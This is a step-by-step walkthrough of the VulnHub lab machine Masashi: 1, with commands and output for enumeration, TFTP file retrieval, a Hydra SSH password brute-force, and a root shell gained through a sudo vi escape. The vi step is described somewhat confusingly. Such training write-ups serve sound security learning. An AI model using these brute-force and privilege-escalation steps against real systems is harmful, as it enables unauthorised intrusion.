

Masashi: 1 Walkthrough

Machine Information

Field	Details
Name	Masashi: 1
Author	Sv5 Donald
Series	Masashi
Release Date	13 November 2020
Difficulty	Easy
Platform	VulnHub
URL	https://www.vulnhub.com/entry/masashi-1,599/

Introduction

Masashi: 1 is an easy-level VulnHub machine created by Sv5 Donald. The challenge focuses on enumeration, hidden clues, alternative protocols, password discovery using CeWL, SSH access, and privilege escalation through a misconfigured sudo rule.

This machine teaches several important lessons:

- Always inspect robots.txt carefully.
- UDP services can be just as important as TCP services.
- Enumeration is often more valuable than automated scanning.
- GTFOBins can be extremely useful during privilege escalation.

The objective is to gain root access and retrieve the final flag.

1. Network Discovery

First, identify the target machine on the local network.

```
sudo netdiscover -i eth0
```

Output:

```
192.168.10.24 08:00:27:EE:CD:7E
```

Target identified:

```
Target IP: 192.168.10.24
```

```
Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts
9 Captured ARP Req/Rep packets, from 6 hosts. Total size: 540
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.10.24	08:00:27:ee:cd:7e	2	120	PCS Systemtechnik GmbH
192.168.10.8	50:c2:e8:95:0b:37	1	60	CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
192.168.10.1	b4:f9:49:43:79:2c	2	120	optilink networks pvt ltd
192.168.10.5	86:a6:8c:1e:45:9c	1	60	Unknown vendor
192.168.10.11	5a:00:a1:7a:77:36	2	120	Unknown vendor
192.168.10.9	56:c1:a3:f0:c1:59	1	60	Unknown vendor

2. Port Enumeration

Run an Nmap scan to discover open services.

```
sudo nmap -sC -sV -Pn 192.168.10.24 --min-rate 10000
```

Results:

```
22/tcp open ssh
80/tcp open http
```

Interesting findings:

- SSH service available
- Apache web server running
- robots.txt detected

```
(kali㉿kali)-[~/Vulnhub-Machine] on Twitter @lorde_zw :)
$ sudo nmap -sC -sV -Pn 192.168.10.24 --min-rate 10000
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-01 12:25 IST
Nmap scan report for 192.168.10.24
Host is up (0.0017s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 f6:e0:08:c5:33:fe:b2:45:d2:d7:6d:0c:7d:73:7b:a4 (RSA)
|   256  e9:35:bf:3e:a4:a3:40:44:2f:79:05:f3:89:85:05:dc (ECDSA)
|_  256  ef:de:3f:1d:48:e3:0d:96:37:b0:ce:22:ea:00:4c:c6 (ED25519)
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
|_ http-title: Apache2 Debian Default Page: It works
| http-robots.txt: 1 disallowed entry
|_/
|_ http-server-header: Apache/2.4.38 (Debian)
MAC Address: 08:00:27:EE:CD:7E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.53 seconds
```

3. Directory Enumeration

Run DIRB against the web server.

```
dirb http://192.168.10.24/
```

Results:

```
/index.html
/robots.txt
/server-status
```

The most interesting discovery is robots.txt.

```
(kali㉿kali)-[~/Vulnhub-Machine]
$ dirb http://192.168.10.24/
```

```
DIRB v2.22
By The Dark Raver
```

```
START_TIME: Mon Jun  1 12:26:14 2026
URL_BASE: http://192.168.10.24/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
```

```
GENERATED WORDS: 4612
```

```
--- Scanning URL: http://192.168.10.24/ ---
+ http://192.168.10.24/index.html (CODE:200|SIZE:10657)
+ http://192.168.10.24/robots.txt (CODE:200|SIZE:72)
+ http://192.168.10.24/server-status (CODE:403|SIZE:278)
```

```
END_TIME: Mon Jun  1 12:26:31 2026
DOWNLOADED: 4612 - FOUND: 3
```

4. Robots.txt Analysis

Visiting robots.txt reveals more than expected.


```
User-agent: *
Disallow: /

/snmpwalk.txt
/sshfolder.txt
/security.txt
```

Although Nmap reported only one disallowed entry, manually checking the file reveals three hidden resources.

This is the first lesson of the machine:

Never trust tool output blindly.



5. Enumerating Hidden Files

snmpwalk.txt

Browsing to:

```
http://192.168.10.24/snmpwalk.txt
```

Reveals:

```
Name: tftpd  
Path: /usr/sbin/tftpd  
Params: --listen --user tftp --address 0.0.0.0:1337 --secure /srv/tftp
```

This tells us:

- TFTP is running.
- It listens on port 1337.
- Files are stored under:

```
/srv/tftp
```

Interestingly, Nmap did not detect this service because TFTP uses UDP.

```
192.168.10.24/snmpwalk.txt

403:
  Name: cron
  Path: /usr/sbin/cron
  Params: -f

768:
  Name: tftpd
  Path: /usr/sbin/tftpd
  Params: -- listen â€” user tftp -- address 0.0.0.0:1337 -- secure /srv/tftp

806:
  Name: mysqld
  Path: /usr/sbin/mysqld
  Params: -i 0.0.0.0
```

sshfolder.txt

Next, visit:

```
http://192.168.10.24/sshfolder.txt
```

Contents:

```
sv5@masashi:~/srv/tftp# ls -la
-rw----- 1 sv5 sv5 2602 id_rsa
-rw-r--r-- 1 sv5 sv5 565 id_rsa.pub
```

This reveals:

```
Username: sv5
```

```
192.168.10.24/sshfolder.txt

sv5@masashi:~/srv/tftp# ls -la
total 20
drwx----- 2 sv5 sv5 4096 Oct 15 19:34 .
drwxr-xr-x 27 sv5 sv5 4096 Oct 21 12:37 ..
-rw----- 1 sv5 sv5 2602 Oct 15 19:34 id_rsa
-rw-r--r-- 1 sv5 sv5 565 Oct 15 19:34 id_rsa.pub
sv5@masashi:~/srv/tftp#
```

security.txt


Finally:

```
http://192.168.10.24/security.txt
```

Contains:

```
If its a bug then let me know on Twitter @lorde_zw :)
```

Nothing particularly useful here.



6. Accessing the TFTP Service

Since TFTP is running on UDP port 1337, connect to it.

```
tftp 192.168.10.24 1337
```

Download the files.

```
get id_rsa  
get id_rsa.pub
```

Exit TFTP and verify.

```
ls
```

Output:

```
id_rsa
id_rsa.pub
```

```
(kali㉿kali)-[~/Vulnhub-Machine]
└─$ tftp 192.168.10.24 1337
tftp> ls
?Invalid command
tftp> get id_rsa
tftp> get id_rsa.pub
tftp> quit

(kali㉿kali)-[~/Vulnhub-Machine]
└─$ ls
id_rsa  id_rsa.pub
```

7. Analyzing the Downloaded Files

View the private key file.

```
cat id_rsa
```

Output:

```
So if you cant use the key then what else can you use?????????? :)
```

The private key is not actually a key.

Check the public key.

```
cat id_rsa.pub
```

Output:

```
Dude seriously, The key doesnt work here, try the other cewl thing here "/index.htm
l"..... Wink ;) Wink ;)
```

The author is giving us a direct hint to use CeWL against the website.


```
(kali㉿kali)-[~/Vulnhub-Machine]
$ cat id_rsa
So if you cant use the key then what else can you use????????? :)

(kali㉿kali)-[~/Vulnhub-Machine]
$ cat id_rsa.pub
Dude seriously, The key doesnt work here, try the other cewl thing here "/index.html"..... Wink ;) Wink ;)
```

8. Building a Custom Wordlist

Generate a wordlist using CeWL.

```
cewl -d 10 -m 3 http://192.168.10.24/index.html -w pass.txt
```

Verify the number of words extracted.

```
wc -l pass.txt
```

Output:

```
238 pass.txt
```

A custom password list has now been created from the website content.

```
(kali㉿kali)-[~/Vulnhub-Machine]
$ cewl -d 10 -m 3 http://192.168.10.24/index.html -w pass.txt
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

(kali㉿kali)-[~/Vulnhub-Machine]
$ wc -l pass.txt
238 pass.txt
```

9. SSH Password Attack

Using the username discovered earlier (sv5), perform a password attack.

```
hydra -l sv5 -P pass.txt ssh://192.168.10.24 -t 4
```

Hydra discovers valid credentials:

```
login: sv5
password: whoistheplug
```

Credentials found:

```
Username: sv5
Password: whoistheplug
```

```
(kali@kali)-[~/Vulnhub-Machine]
$ hydra -l sv5 -P pass.txt ssh://192.168.10.24 -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore law
s and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-01 12:41:25
[DATA] max 4 tasks per 1 server, overall 4 tasks, 238 login tries (l:1/p:238), ~60 tries per task
[DATA] attacking ssh://192.168.10.24:22/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 158 to do in 00:02h, 4 active
[22][ssh] host: 192.168.10.24  login: sv5  password: whoistheplug
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-01 12:42:31
```

10. Initial Access

Login through SSH.

```
ssh sv5@192.168.10.24
```

After authentication:

```
whoami
```

Output:

```
sv5
```

List files:

```
ls
```

Output:

```
user.txt
```

Read the user flag.

```
cat user.txt
```

The flag contains useful hints from the author about enumeration and alternative protocols.

```
(kali㉿kali)-[~/Vulnhub-Machine]
$ ssh sv5@192.168.10.24
The authenticity of host '192.168.10.24 (192.168.10.24)' can't be established.
ED25519 key fingerprint is SHA256:T0XjT7hVP1aQLlhHzBRMTeWJf88bwtrXVpVS2jmCqb8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.10.24' (ED25519) to the list of known hosts.
sv5@192.168.10.24's password:
Linux masashi 4.19.0-12-amd64 #1 SMP Debian 4.19.152-1 (2020-10-18) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Oct 22 06:39:03 2020
sv5@masashi:~$
```

```
sv5@masashi:~$ whoami
sv5
sv5@masashi:~$ ls
user.txt
sv5@masashi:~$ cat user.txt
Hey buddy :)

Well done on that initial foothold ;) ;)

Key Takeaways:
* Do not always believe what the tool tells you, be the "Doubting Thomas" sometimes and look for yourself, e.g 1 disallowed entry in robots.txt wasn't really true was it? hehehehe
* It's not always about TCP all the time..... UDP is there for a reason and is just as important a protocol as is TCP.....
* Lastly, there is always an alternative to everything i.e the ssh part.

***** Congrats Pwner *****
Now on to the privesc now ;)

##Creator: Donald Munengiwa
##Twitter: @lorde_zw
```

11. Privilege Escalation Enumeration

Check sudo permissions.

```
sudo -l
```

Output:

```
(ALL) NOPASSWD: /usr/bin/vi /tmp/*
```

This means the user can execute:

```
vi
```

as root on any file inside:

```
/tmp/
```

This is a known privilege escalation vector documented on GTFOBins.

```
sv5@masashi:~$ sudo -l
Matching Defaults entries for sv5 on masashi:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sv5 may run the following commands on masashi:
  (ALL) NOPASSWD: /usr/bin/vi /tmp/*
```

12. Exploiting VI

Create a file in /tmp.

```
cd /tmp
nano hacker
```

Insert:

```
sudo vi -c '!/bin/sh' /dev/null
```

Save the file.

Execute vi with sudo.

```
sudo /usr/bin/vi /tmp/hacker
```

This spawns a root shell.

Verify access.

```
whoami
```

Output:

```
root
```

```
(FILE) NOT ASSIGNED /usr/bin/vi /tmp/hacker
sv5@masashi:~$ cd /tmp
sv5@masashi:/tmp$ nano hacker
```

```
File Actions Edit View Help
```

```
sv5@masashi: /tmp x kali@kali: ~/Vulnhub-Machine x
```

```
GNU nano 3.2
```

```
sudo vi -c '!/bin/sh' /dev/null
```

```
sv5@masashi:/tmp$ ls
hacker systemd-private-506978e32dec45d1bbd9fa7db9aff9fa-apache2.service-VxHmw3 systemd-private-506978e32dec45d1bbd9fa7db9aff9fa-systemd-timesyncd.service-s7nW8E
sv5@masashi:/tmp$ sudo /usr/bin/vi /tmp/hacker
```

```
~
~
~
~
~
#!/bin/bash
```

```
root@masashi:/tmp# whoami
root
```

13. Capture the Root Flag

Navigate to root's directory.

```
cd /root
```

List files.

```
ls
```

Output:

```
root.txt
```

Read the flag.

```
cat root.txt
```

The root flag confirms successful completion of the machine.

```
root@masashi:/tmp# cd /root
root@masashi:~# ls
root.txt
root@masashi:~# cat root.txt
Quite the pwner huh!!!! :)

Well i bet you had fun ;) ;)

Key Takeaways:
* Well, this time i'll leave it to you to tell me what you thought about the overall experience you
  had from this challenge.
* Let us know on Twitter @lorde_zw or on linkedIn @Sv5

***** Congrats Pwner *****
If you've gotten this far, please DM your Full name, Twitter Username, LinkedIn Username,
the flag [th33pinplugg] and your country to the Twitter handle @lorde_zw ..... I will do a
shoutout to all the pwners who completed the challenge.....

Follow us for more fun Stuff..... Happy Hacktober Pwner (00=[[]]=00)

##Creator: Donald Munengiwa
##Twitter: @lorde_zw
```

Attack Path Summary

1. Discover target using Netdiscover.
2. Enumerate services with Nmap.
3. Discover robots.txt.
4. Find hidden files:
 - snmpwalk.txt

- sshfolder.txt
 - security.txt
5. Identify TFTP service on UDP 1337.
 6. Download fake SSH key files.
 7. Follow hint to use CeWL.
 8. Generate custom wordlist from index.html.
 9. Use Hydra against SSH.
 10. Obtain credentials:
 - sv5 : whoistheplug
 11. Login via SSH.
 12. Enumerate sudo permissions.
 13. Abuse sudo vi using GTFOBins.
 14. Obtain root shell.
 15. Capture root flag.
-

Vulnerabilities Identified

1. Information Disclosure

Sensitive information exposed through robots.txt and publicly accessible text files.

2. TFTP Misconfiguration

Anonymous access to files stored under /srv/tftp.

3. Weak Password

Password generated from website content and vulnerable to wordlist attacks.

4. Dangerous Sudo Rule

User allowed to run:

```
/usr/bin/vi /tmp/*
```

as root without a password.

This directly leads to privilege escalation.

Tools Used

- Netdiscover
 - Nmap
 - DIRB
 - TFTP Client
 - CeWL
 - Hydra
 - SSH
 - GTFOBins
-

Conclusion

Masashi: 1 is a fun beginner-level machine that emphasizes the importance of thorough enumeration. The challenge demonstrates how hidden clues, overlooked protocols such as TFTP, and weak password practices can lead to system compromise. After gaining SSH access through a custom CeWL-generated wordlist, a vulnerable sudo configuration allows immediate privilege escalation through vi. The machine is straightforward yet educational and reinforces several core penetration testing concepts that are useful in both CTFs and real-world assessments.